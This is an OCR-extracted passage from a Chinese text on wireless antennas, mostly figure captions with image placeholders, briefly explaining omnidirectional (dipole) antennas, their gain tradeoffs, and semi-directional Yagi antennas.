


图1




图2




图 3




图 4




图 5

定位。




图6

全向天线，又称为偶极天线（Dipole Antennas）。与定向天线不同的是，全向天线向四周发射等量的能量，而不是只向单一的方向发送。当然，“鱼和熊掌，二者不可得兼”，全向天线在特定方向上发射的能量不及定向天线。尽管如此，要想获得更好的效果，我们也可以使用高增益的全向天线，以牺牲垂直作用的范围来换取水平作用的范围，




图 7

通过将全向天线调整到一个合适的覆盖角度，我们也能收到较为理想的效果。




图 8

半向天线则是综合了定向天线和全向天线的特点，它多用于短距离的桥接，常见的八木天线（Yagi）就属于半向天线。

